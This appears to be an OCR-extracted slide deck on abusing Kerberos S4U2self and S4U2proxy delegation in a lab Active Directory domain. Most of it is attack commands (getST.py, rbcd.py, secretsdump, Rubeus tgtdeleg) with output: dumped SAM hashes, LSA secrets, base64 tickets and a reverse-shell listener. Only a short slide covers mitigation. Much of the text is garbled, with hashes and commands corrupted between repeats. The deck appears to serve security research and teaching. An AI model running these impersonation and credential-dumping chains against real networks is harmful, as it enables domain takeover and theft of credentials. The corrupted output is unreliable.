Exegol ~ # getST.py -additional-ticket 'domainadmin@cifs_constrained@DOMAIN.LOCAL.ccache' -impersonate 'domainadmin' -spn 'cifs/sv01' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
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[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@cifs_constrained@DOMAIN.LOCAL.ccache instead of S4U2Self
[*]     Requesting S4UProxy
[*] Saving ticket in domainadmin@cifs_sv01@DOMAIN.LOCAL.ccache
Exegol ~ # KRBSCCNAME="domainadmin@cifs_sv01@DOMAIN.LOCAL.ccache" secretsdump -k -no-pass -target-ip '192.168.56.201' 'domain.local'@\sv01'
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[*] Target system bootKey: 0x289a31da89b4528e9dc75be5d26a480c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:$00:aad3b435b51404eeaad3b435b51404eee:874da7d5bb3f7b600365ab102f1e07c8:::
Guest:$01:aad3b435b51404eeaad3b435b51404eee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:$03:aad3b435b51404eeaad3b435b51404eee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
DOMAIN.LOCAL/domainadmin:$DCC2$10240#domainadmin#a99afe2c722f9bbe9d21011d685cdd75
DOMAIN.LOCAL/john:$DCC2$10240#john#3eb0b7570c717926ecac86562a92c2fd
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
DOMAIN\SV01$:plain_password_hex:3f5e3351953f287829fe517be1a39c860356f1922cc10e2fa725825dfa24e7151697d557e5c018c7429c792377f0575ae857c643d93e8d9adf490a3f3d717904eff18dd32e82032f705d405ccd2756a2d977f38da9f715
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d47661cd6459f618b964e2a90be83b527020e0e3055365531baa17483187f98d345cc1c08db63e2b8d0aa056a27877637bbd
DOMAIN\SV01$:aad3b435b51404eeaad3b435b51404eee:1357f104d4b9bef4473efc7edb948a55:::
[*] DAPI_SYSTEM
dpapi_machinekey:0x1b960ead262430fc32211c5d520d60d4038ef2f2
dpapi_userkey:0x74ad3264621a6ca304edda916f2f52016a39b33b
[*] NL$KM
0000 5B 57 93 50 E1 94 A1 6F 3F ED 5A 76 C6 25 6B FC  [W.P...o?.Zv.%k.
0010 43 E0 C4 7D 15 96 2E DC 62 42 45 84 8C 0A 5A 0A  C...}.....bBE.....
0020 A1 37 CB 5D 14 EB 13 89 87 1E 13 97 12 C4 0F A2  .7.]...... .
0030 48 4D FC C7 47 86 64 21 DB AB E0 5A 37 28 6D 01  HM ..G.d!....Z(m.
NL$KM:5b579350e194a16f3fed5a76c6256bfc43e0c47d15962edc624245848c0a5a0aa137cb5d14eb1389871e139712c40fa2484dfcc747866421dbabe05a37286d01
[*] Cleaning up...
```

# S4U2proxy abuse

> "The self-RBCD trick"


```
Exegol ~ # rbcd.py -delegate-from 'constrained$' -delegate-to 'constrained$' -dc-ip '192.168.56.101' -action 'write' 'domain.local'/'constrained$':'baguette'
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[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] constrained$ can now impersonate users on constrained$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]   constrained$ (S-1-5-21-1170647056-860703057-891382899-1145)
Exegol ~ # getST.py -impersonate domainadmin -spn 'host/constrained' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
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[...] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in domainadmin@host_constrained@DOMAIN.LOCAL.ccache
Exegol ~ # getST.py -additional-ticket 'domainadmin@host_constrained@DOMAIN.LOCAL.ccache' -impersonate 'domainadmin' -spn 'cifs/sv01' -dc-ip '192.168.56.201' 'domain.local'/'constrained$':'baguette'
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
[...] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*] Using additional ticket domainadmin@host_constrained@DOMAIN.LOCAL.ccache instead of S4U2Self
[*] Requesting S4U2Proxy
[*] Saving ticket in domainadmin@cifs_sv01@DOMAIN.LOCAL.ccache
Exegol ~ # KRBSCCNAME='domainadmin@cifs_sv01@DOMAIN.LOCAL.ccache' secretsdump -k -no-pass -target-ip '192.168.56.201' 'domain.local'@'sv01'
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[*] Target system bootKey: 0x289a31da89b4528e9dc75be5d26a480c
[*] Dumping local SAM hashes [uid:rid:lmhash:nthash]
Administrator:500::ad3b435b51404eeaad3b435b51404ee:874da7d5bb3f7b600365ab102f1e07c8:::
Guest:501::ad3b435b51404eeaad3b435b51404ee:31d6cfed016ae931b73c59d7e0c089c0:::
Administrator:502::ad3b435b51404eeaad3b435b51404ee:31d6cfed016ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
DOMAIN.LOCAL/domainadmin:$DC$210240#domainadmin$99afec2c72f9be9d21011d685dd75
DOMAIN.LOCAL/john:$DC$210240#john$feeb0b/57c0c17926eca80562a92c21d
[*] Dumping LSA Secrets
[*] SMACHINESecrets
DOMAINDOMAIN$main_password_hex:3f5e333195f387282f0517be1a39c860356f1922cc10e2fa725825dda24e7151697d557e5c018c7429c792377f0575ae857c643d93e8d9adf490a3f3d717904eff18dd32e82032f705d405ccdd2756a2d977f3870060b47a3kf774fb0150a3e2b5d81796abe9ef1a0be06d5f3e0169ceaa0294d602c66e62057d4b9bde067475b30c2be1383dff015063f2ed2cecc9az2345bc8113ed63b93c7d1f7e399fc1ac029a4d036c72ecd47661d6459f618b9
DOMAINV01$1:and3b435b51404eeaad3b435b51404ee:1357f104d4b9bef4473efcd7eb948a55:::
[*] DRPT_SYSTEM
dpapi_machinekey:0xb1960aad262430fc32211c50520f604038ef2f2
dpapi_userkey:0x7ad3264621a8ca304eedda916f2f52016a39b33b
[*] NL$Km
0000 5B 57 93 50 E1 94 1F 3F ED 5A 76 C6 25 6B FC  [W.P...o?_Zv.%k.
0010 43 E0 C4 7D 15 9E 2E DC 62 42 45 84 8C 0A 5A 0A C...)...._BE.....Z.
0020 A3 37 CB 5D 14 EB 13 89 87 1E 13 97 12 C4 0F A2 .7.]..... .
0030 48 4D FC C7 47 86 64 21 DB AB EO 5A 37 28 6D 01 HM...G.d!...Z7(m.
NL$KM:5b579350e194a16f3fed5a76c6256bfc43e0c47d15962edc62425848c0a5a0aa137cb5d14eb1389871e139712c40fa2484dfcc747866421dbabe05a37286d01
[*] Cleaning up...
```



# S4U2proxy abuse

## > Double KCD



# S4U2self abuse

# S4U2self abuse

> S4U2self still produces ST if user protected against delegation

```
Exegol ~ # getST.py -self -impersonate 'domainadmin' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
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[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*] Requesting S4U2self
[*] Saving ticket in domainadmin@constrained$@DOMAIN.LOCAL.ccache
Exegol ~ # getST.py -self -impersonate 'protected_admin' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
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[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating protected_admin
[*] Requesting S4U2self
[*] Saving ticket in protected_admin@constrained$@DOMAIN.LOCAL.ccache
Exegol ~ # getST.py -self -impersonate 'sensitive_admin' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
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[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating sensitive_admin
[*] Requesting S4U2self
[*] Saving ticket in sensitive_admin@constrained$@DOMAIN.LOCAL.ccache
Exegol ~ # describeticket 'sensitive_admin@constrained$@DOMAIN.LOCAL.ccache'
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[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name          : sensitive_admin
[*] User Realm         : domain.local
[*] Service Name       : constrained$
[*] Service Realm     : DOMAIN.LOCAL
[*] Start Time          : 26/04/2022 18:28:18 PM
[*] End Time            : 27/04/2022 04:28:18 AM
[*] RenewTill           : 27/04/2022 18:28:19 PM
[*] Flags               : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType             : rc4_hmac
[*] Base64(key)        : G+Mc2ElQoiVWHY7IKY01cQ==
```

# S4U2self abuse

> SPN (`sname`) is not protected

# S4U2self abuse

- > LPE primitive
- > Stealthier Silver Ticket



# LPE primitive

## > TGT delegation trick

```
Exegol ~ # nc -l npv 1337
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 192.168.56.201.
Ncat: Connection from 192.168.56.201:49750.
Windows PowerShell
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PS C:\inetpub\wwwroot> .\Rubeus.exe tgtdeleg /nowrap /domain:DOMAIN.LOCAL
.\Rubeus.exe tgtdeleg /nowrap /domain:DOMAIN.LOCAL


```

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```
[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/DC01.domain.local'
[*] Kerberos GSS-API initialization success!
[*] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: EiRC7VF9g9E/eZVYXbq/JYkMLz959kryodPo606t7E=
[*] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

doIE7DCCBbAgAwIBBaEDAgEWooID9DCCA/BhggPsMIID6KADAgFoQ4bDERPTUFTJi5MT0NBTKiHMB+gAwIBAgEMBYbBmtyYnRndBsMRE9NQUL0LkxPQ0FMo4IDrDCCA6igAwIBEqEDAgECooIDmgSCASZ
b0+PViQKUy08BtxJwafvuDSxZ5D5xH+Euk7swemOjRLo5s+f0rGgqs78gSGG/bnVi8TUuusX+uPoJzJk8J38G6MpZTRKpn2'yaKVf0GYI4dhYzu4xKAUljda1CUcwf4RhdsE+kP+gWx4MV8VrQS5Dh2T08cW
shrpVxx2QR5C3hp8f0lPr3SUfInTxn0IWZDIujpy7kb1dYe0wxI42128vLkjEP2ze/yjhUUBv9WLhrOyazVm0iF0o7PvFug/N00GwucQu6dMrRBydV6LksGBDRNxTcRfc4Q7/jZC0udEtg1TrGiqR1IwAhzJx
br4Fe4f052lqA0Qel/WEZ7uiqy7weP0cez9Rhs5pKmWnZG2x08pgPVrzBb0eBlvnWYNWWhJWOUBRGm5Rf9dq6p14pu5NUMHS0+iWmExdH7fkag2p0BkeG9Hq0LyWw60HiEbps05zBRFV
J70LlpR8/UPn3S0zDUWf5Z7f3JbNLWp9NWylks/wo/s8SuouCldHORLu4MyHeg4ycsVRntder0/uygci6dwf7zkWKCCTrmP2xyNQFHbxEpv025ErYSynd7Lki9Lw9bqdz78bkmCwAj6hyJ7fkVg/eBuUfSp/z28L
ntzf9bi2Wycbi3+h/B11iDqt154y2QsMr4jGpvn4A6zel4qwLpxml2QDSDsqEhqS6EFyg0i1i0yYxLz50NjszYpyw0HchHY8sve78fdXGz5y96ABM+XczCsX2390ea1LMemoryN+uy9Yq53fHtLICj0BRB2SQ+
0xd44IXBgK3hXw7LPKyCr/g+bmvaPjUH58qr0Qj43yHa+pcL8Kv9w0hcvwB9BF5cYnxL8uve2az+eJ7ZCPzhiMwr+cEPNm1md1GJjpGLCherIgaZ3I0xGxhnrAJG6RxwpUmJ+mo+nOf4oqh9j1GleMkc
tqHqo0lfRJoykqlyTaVzrx3d9NP2xtCCldyfCbdgu7z1HFZLP91lVqLFH6SlcBfV/m4nZ5ahDEw3+AmIgVxx7YHCMwE+Iw/CB72keDc+AU6rtP8xs0PTmhTup3YzNs1lByhWDOAwZfPL75wIwJBI
mtRhGup5bls3hnWm4ju084pPGV3Fht+De0/1THx29KpvaG/012bfafe/S+fci1WnsjJ6Hm12zwLsLABzzZi18d2btP+0jgeMwgeCgawTB4KKB2AS1X2B0jCBz6CbzDCByTCBxqAxMcMgAwIBEqfjBCBvVVx
o14yh5y2TAi3/x/a98n8V2Ml6k0of56X934sk+MqEOGwxET01BSu4uTe9DQyUjEiJaqoAMCAQghCTAHGwTVjaxJ3KHHIAUJAYKEAKURGA8yMD1yMDQyNjE2MzC0NVqmErgPMmjAyMjAOmjcwMj3NDVapxEYDzIwmjIw
NTAzMTYznzQ1wgQGwxET01BSu4uTe9DQyUpITAf0AMCAQKhGDAWGwzcmj0Z3QbDERPTUFTJ15MT0NBTAA=
```

```
PS C:\inetpub\wwwroot>
```

# LPE primitive

## > TGT delegation trick

```
Exegol ~ # echo 'doIE7DCCB0igAwIBBaEDAgEWooID9DCCA/BhggPsMIID6KADAgEFoQ4bDERPTUFJTi5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRnBsMRE9NQUl0LkxPQ0FMo4IDrDCCA6igAwIBEqEDAgEC ooIDmgSCA5ZBD+PViQKVUy08BEtXjWafvuDSxz5D55xH+Euk7sw2emIOrLoX5+f0rGgqs78gSGG/bnVI8T0uuuX+QuPQJZjk8G6MPkTRKpn2YaVf0GYI4dhYzU4xKAULjdA1CUCwf4RhRdsE+kP+gWx4MV8V rQ5Dh2T08cWshrpVxx2QR5C3hp8f01Pr3SuFinxTn0IWZDIujpy7kbldYe0wx1421Z8vLkjEP2ze/yjhUUBv9WLhr0YazVMo9iFoo7PvFug/N00GwvcQU6dMrRBYdv6LksGBDRNxRCRfc4Q7/jZCoudEWtg1TrGi qR1IwAWhzJxbre4feQ52lqAqeL/dEXEeShwPZTkI/WEZ7uiqv7wpeX0ceZ9Rh5SpKMwYnZG2xD8pgPVRzBBHoBl/vmYNNNWhjWOUBRCgM5Rf9dq6pl4pU5jNUMHS0+iVmExdH17fkag2Pw0BkeG9Huq0lXyWw60Hi EB05z2BRFVJ0Lprz5Zf3jbNLwp9NWYIksw/o/s85uu0ClDhORLu4MyHe4YccsVnRntder0/uyGgi6dwTzkWKCTrmP2xyNQfhBxEpv02SErYsny07lk91LW9bqdQzj8bkmCcwaJ6hyJ7fkvg/e BUUfSpz/iZ8Lntzfb1i2Wycbi3+h/B1i1Dqtis54y2QsMr4jGpvn4A6ze14qwTlpym1B2QGDSqQEHqS6EFYg0iLi0yYxLz5oNjsZYpyw0HchHY8sve7V8fdXDGz5y96ABM+XczCsX2390ea1LMymoryN+uy9Yq53FhtL IcJ0BRB2SQ+0xa4IXBgk3hKw7LPKytCR/g+bmtvApJUHS58qr0QJ434yHA+pcl8KvS9w0hcwVB9Bf5cYnxL8uve2Az+eJ7ZC2PzNiMwr4cEPNm1mdM1G3jGLcherlgaZ31Qz3GxhhRAJ6qRxpXUmJ+moYn0f4oq 0hB1jGleMkctqHqo0b1fRJoykq1vyTaVzXd392NPZxtCCLDyfCbguTziHFZLP9iiVqlFH6slicBFV/vm4NnZJ5aHzDEEw3+AmUgVxx7YHCMvE+tWW/CB7w2keDc+aAU6rtP8xsOPTmhTup3YZNs1hByhWD0AwZF PLJ7SwIwjBImTRHUp586ls3hnVmV4ju084bPGV3VFHth+Deo+1THx29KpvaG/012bfaFe/S+fc1wNsjj6Hm12zwlsLABXzz1i8d2btP+0jgeMwgeCgAwIBAKKB2ASB1X2B0jCbz6CBzDCByTCBxqArMCmgAwIB EqfICBCBvVxxI4y5v2IAi3x/a98n8VZML6k0f56X93Sk+MqEOGwxET01BSU4uTE9DQUiyejAQoAMCAQGHCTAHGwVTVjAxJKMHAwUAYKEAAKURGA8yMDQyNje2Mzc0NVqmERgPMjAyMja0MjcwMjm3NDVap xEYDzIwMjIwNTAzMTYzNzQ1Wqg0GwxET01BSU4uTE9DQUpyITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDERPTUFJTi5MT0NBTA=' | base64 -d > sv01_tgt.kirbi
```

```
Exegol ~ # ticketConverter.py sv01_tgt.kirbi sv01_tgt.ccache
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```

```
[*] converting kirbi to ccache...
[+] done
Exegol ~ # describeTicket 'sv01_tgt.ccache'
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[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name          : SV01$ 
[*] User Realm         : DOMAIN.LOCAL
[*] Service Name        : krbtgt/DOMAIN.LOCAL
[*] Service Realm       : DOMAIN.LOCAL
[*] Start Time          : 26/04/2022 18:37:45 PM
[*] End Time             : 27/04/2022 04:37:45 AM
[*] RenewTill            : 03/05/2022 18:37:45 PM
[*] Flags                : (0x60a10000) forwardable, forwarded, renewable, pre_authent, enc_pa_rep
[*] KeyType              : aes256_cts_hmac_sha1_96
[*] Base64(key)          : b1VcaCOMoeictAi8f2vfJ/FWTC+pNKH+el/d+EpPjI=
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name        : krbtgt/DOMAIN.LOCAL
[*]   Service Realm       : DOMAIN.LOCAL
[*]   Encryption type     : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
```

# LPE primitive

## > S4U2self abuse

```
Exegol ~ # KRBSCCNAME='sv01_tgt.ccache' getst.py -self -impersonate 'sensitive_admin' -altservice 'cifs/sv01' -dc-ip '192.168.56.101' -k -no-pass 'domain.local'/'sv01$'
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```

*user sensitive  
for delegation*

```
[*] Impersonating sensitive_admin
[*] Requesting S4U2self
[*] Changing service from sv01$@DOMAIN.LOCAL to cifs/sv01@DOMAIN.LOCAL
[*] Saving ticket in sensitive_admin@cifs_sv01@DOMAIN.LOCAL.ccache
Exegol ~ # describeTicket 'sensitive_admin@cifs_sv01@DOMAIN.LOCAL.ccache'
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```

*ticket obtained anyway  
and usable*

```
[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name : sensitive_admin
[*] User Realm : domain.local
[*] Service Name : cifs/sv01
[*] Service Realm : DOMAIN.LOCAL
[*] Start Time : 26/04/2022 18:50:36 PM
[*] End Time : 27/04/2022 04:37:45 AM
[*] RenewTill : 03/05/2022 18:37:45 PM
[*] Flags : (0x20a10000) forwarded, renewable, pre_authent, enc_pa_rep
[*] KeyType : aes256_cts_hmac_sha1_96
[*] Base64(key) : JPARTVzUzZ3tX61B5VhDPNv/TtND524mLEUmtnACAU=
[-] AES256 in use but no '-u/-user' passed, unable to generate crackable hash
[*] Decoding unencrypted data in credential[0]['ticket']:
[*] Service Name : cifs/sv01
[*] Service Realm : DOMAIN.LOCAL
[*] Encryption type : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
Exegol ~ # KRBSCCNAME="sensitive_admin@cifs_sv01@DOMAIN.LOCAL.ccache" secretsdump -k -no-pass -target-ip '192.168.56.201' 'domain.local'@'sv01'
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```

```
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootkey: 0x289a31da89b4528e9dc75be5d26a480c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaaad3b435b51404ee:874da7d5bb3f7b600365ab102f1e07c8:::
Guest:501:aad3b435b51404eeead3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeead3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
domain.local/domainadmin:$DCC2$10240#domainadmin@996afe2c72f29bbe9d2101d685cd75
DOMAIN.LOCAL/john:$DCC2$10240#john#3eb0b7570c717926eac86562a92c2fd
[*] Dumping LSA Secrets
[*] SMACHINE.ACC
DOMAIN.LOCAL$V01$:.plain_password_hex:3f5e3351953f287829fe517be1a39c860356f1922c10e2fa725825dfa2e07151697d57e5c018c742377f0575ae857c643d93e8d9af490a3f3d717904eff18dd32e82032f705d405ccd2756a27a0ddbab7a1f77f4db0150a3e4b85d81796abefea3f140be066df3e07169ceaea0294d602ce6e6205d4b9bde06745b30c2be1383ddf0150631f2ed2ce39a22345bc81133ed63b93c7d1f7e73e99fc1ac029a4d036c772ecd47661cd645a174631187598d345cc1c08db53e2b8600a0a56287787637bd
DOMAIN.LOCAL$V01$:.aad3b435b51404eeaad3b435b51404ee:1357f104d4b9bef473efc7ed9b4a55:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x1b960ead262430fc32211c5d520d60d4038e2f2
dpapi_userkey:0x74a4d264621a6ca30eeda916f2f52016a39633b
[*] NLSKM
0000 5B 57 93 50 E1 94 A1 6F 3F ED PA 56 76 C6 25 6B FC [W.P....? Z.v.?
0010 43 E0 C4 7D 15 96 2E DC 62 42 45 84 8C 0A 5A 0A C.}....?B.E....?
0020 A1 37 CB 5D 14 EB 13 89 87 1E 13 97 12 C4 0F A2 .7.].....
0030 48 4D FC C7 47 86 64 21 DB AB E0 5A 37 28 60 01 HM..G.d!...Z7(m.
```

NLSKM:b579350e194a16f3fed5a76c625bfc43e0c47d15962edc624254848c05a0aa137cb5d14eb1389871e139712c40fa2484dfcc747866421dbabe05a37286d01

# Stealthier Silver Ticket

## # [Silver Ticket] forged PAC

- \* needs knowledge of the service account LT key
- \* Service Ticket with forged PAC (any user, any SPN)
- \* primitive is fairly understood, and monitored

## # [S4U2self] legitimate request

- \* needs same knowledge as Silver Ticket (LT key)
- \* Service Ticket with legitimate PAC
- \* any user, S4U2self ignores delegation limitation
- \* any SPN of target service, sname is not protected
- \* primitive is less understood, not monitored as much



# Wrapping things up

# Foreseeing questions #1

> the forwardable flag is not protected, why not overwrite it?

```
Exegol ~ # describeTicket 'domainadmin@constrained$@DOMAIN.LOCAL.ccache'
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[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name : domainadmin
[*] User Realm : domain.local
[*] Service Name : constrained$
[*] Service Realm : DOMAIN.LOCAL
[*] Start Time : 26/04/2022 16:36:00 PM
[*] End Time : 27/04/2022 02:36:00 AM
[*] RenewTill : 27/04/2022 16:36:00 PM
[*] Flags : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType : rc4_hmac
[*] Base64(key) : 9tLN9PBVPM3pvOMnZo53g==
```



# Foreseeing questions #2

> how to mitigate?

The screenshot shows a Microsoft Docs page for the "Open Specifications" section. The main content is titled "5.1 Security Considerations for Implementers". It discusses the S4U2self extension, which allows a service to obtain a service ticket on behalf of a user. It also covers the S4U2proxy extension, which allows a service to obtain a service ticket for a second service on behalf of a user. A red box highlights a sentence: "implies that each of the services allowed to invoke this extension have to be protected nearly as strongly as the KDC and the services are limited to those that the implementer knows to have correct behavior." Below this, it states that a service can confirm the origin of a service ticket using the S4UTransitedServices field in the S4U\_DELEGATION\_INFO structure.

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5.1 Security Considerations for Implementers

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The S4U2self extension allows a service to obtain a service ticket to itself on behalf of a user. This extension is used to obtain authorization data for the user to allow the service to make access control decisions on the local system. As such, the service has to adequately authenticate the user before obtaining the service ticket.

The S4U2proxy extension allows a service to obtain a service ticket to a second service on behalf of a user. When combined with S4U2self, this allows the first service to impersonate any user principal while accessing the second service. This gives any service allowed access to the S4U2proxy extension a degree of power similar to that of the KDC itself. This implies that each of the services allowed to invoke this extension have to be protected nearly as strongly as the KDC and the services are limited to those that the implementer knows to have correct behavior.

A service can confirm that the service ticket did not originate from the client by the S4UTransitedServices field in the S4U\_DELEGATION\_INFO structure (see [MS-PAC] section 2.9).

5.1 Security Considerations for Implementers

5.2 Index of Security Parameters

6 Appendix A: Product Behavior

7 Change Tracking

8 Index



# Foreseeing questions #3

> you showed abuse from UNIX, how-to from Windows?

Impacket's `describeTicket.py`

```
file.ccache (positionnal arg)
-d/--domain servicedomain
-u/--user serviceuser
-p/--password servicepass
-hp/--hex-password servicehexpass
--rc4 HASH or --aes HASH
--salt SALT
--asrep-key HASH
N/A
```

Rubeus' `describe`

```
/ticket:<base64 | file.kirbi>
/servicedomain:servicedomain
/serviceuser:serviceuser
N/A
N/A
/servicekey:HASH
N/A
/asrepkey:HASH
/krbkey:HASH
```

Impacket's `tgssub.py`

```
-in file.ccache
-out file.ccache
-altservice class[/name]
N/A
```

Rubeus' `tgssub`

```
/ticket:<base64 | file.kirbi>
N/A
/altservice:class[/name]
/ptt
```

Impacket's `getST.py`

```
-self
-impersonate user
-additional-ticket file.ccache
-spn class/name
-altservice class[/name]
-k (w/ env. var. KRBS5CCNAME=file.ccache set)
-dc-ip domaincontroller
-hashes [LMHASH]:NTHASH
-aesKey <AES128 | AES256>
domain part (positionnal arg)
user part (positionnal arg)
password part (positionnal arg)
N/A
N/A
```

Rubeus' `s4u`

```
/self
/impersonateuser:user
/tgs:<base64 | file.kirbi>
/msdssp: class/name
/altservice: class[/name]
/ticket:<base64 | file.kirbi>
/dc:domaincontroller
/rc4:RC4
/aes256:AES256
/domain:domain
/user:user
N/A
/nowrap
/ptt
```

# Foreseeing questions #3

## > (Rubeus example) S4U2proxy abuse - Double KCD (1/4)

> S4U2self

```
[Administrator:C:\Windows\system32\cmd.exe] - powershell  
PS C:\Users\rubens.exe -edu /toucar /zfile \\impostoruser\domainadmin_zdc192_168_56_181 /domain:domain.local /user:"constrained with ps" /pc4:789760800AEFB824FC416E1D7A90369E
```

F3 C:\> ./Rudeus.exe 340 /showup /seit /imper sonificateuser.domain\administrator /dc.192.168.50.101 /domain.domain.local /user: constained-with-pcs /tch.780709809ACCEB82A0C410F1D5A063097

[\*] Action: Describe Ticket

```
ServiceName          : constrained-with-pt$  
ServiceRealm        : DOMAIN.LOCAL  
UserName            : domainadmin  
UserRealm           : DOMAIN.LOCAL  
StartTime          : 4/26/2022 10:12:04 AM  
EndTime            : 4/26/2022 8:12:04 PM  
RenewTill          : 5/3/2022 10:12:04 AM  
Flags               : name canonicalize, pre authent, renewable, forwardable  
Keytype             : rc4_hmac  
Base64d(key)       : H08TYD81lsUW479QVK5A==
```

# Foreseeing questions #3

## > (Rubeus example) S4U2proxy abuse - Double KCD (2/4)

> S4U2proxy #1



v2.0.2

```
[*] Action: S4U  
[*] Using rc4 hmac hash: 7807698D9ACBEB2A6C416F1D30A0369F  
[*] Building AS-REQ (w/ preauth) for: 'domain.local\constrained-with-pt$'  
[*] Using domain controller: 192.168.56.101:88  
[*] TGT request successfully  
[*] base64(ticket.kirbi):
```

[\*] Action: S4U

```
[*] Loaded a TGS for DOMAIN.LOCAL\domainadmin
[*] Impersonating user 'domainadmin' to target SPN 'cifs/constrained'
[*] Sending S4U2proxy request for service: 'cifs/constrained'
[*] Using domain controller: 192.168.56.101
[*] Sending S4U2proxy request to domain controller 192.168.56.101:88
[*] S4U2proxy success!
[*] base2proxy (ticket.kirbi) for SPN 'cifs/constrained':
```

```
[*] Action: Describe ticket
ServiceName          : cifs/constrained
ServiceTeam          : DOMAIN\cifs
UserName             : domainadmin
UserRealm             : DOMAIN.LOCAL
StartTime            : 4/26/2022 10:13:54 AM
EndTime              : 4/26/2022 8:13:54 PM
RenewTill             : 5/3/2022 10:13:54 AM
Flags                : interactive, pre_authent, renewable, forwardable
KeySize              : 128
KeyType              : rc4_hmac
Base64d(key)         : YUYtc30zF0dVlwEGGAAg=
```



# Foreseeing questions #3

## > (Rubeus example) S4U2proxy abuse - Double KCD (3/4)

> S4U2proxy #2

```
PS C:\Windows\system32> cmdkey /domain:domain.local /user: "constrained\$" /rca:> /d:[...]
```

### 1 Action: 1

```
] Using rc4_hmac hash: 7807698D9ACEBB2A6C416F1D3A00369F
] Building AS-REQ (w/ preauth) for: 'domain.local\constrained$'
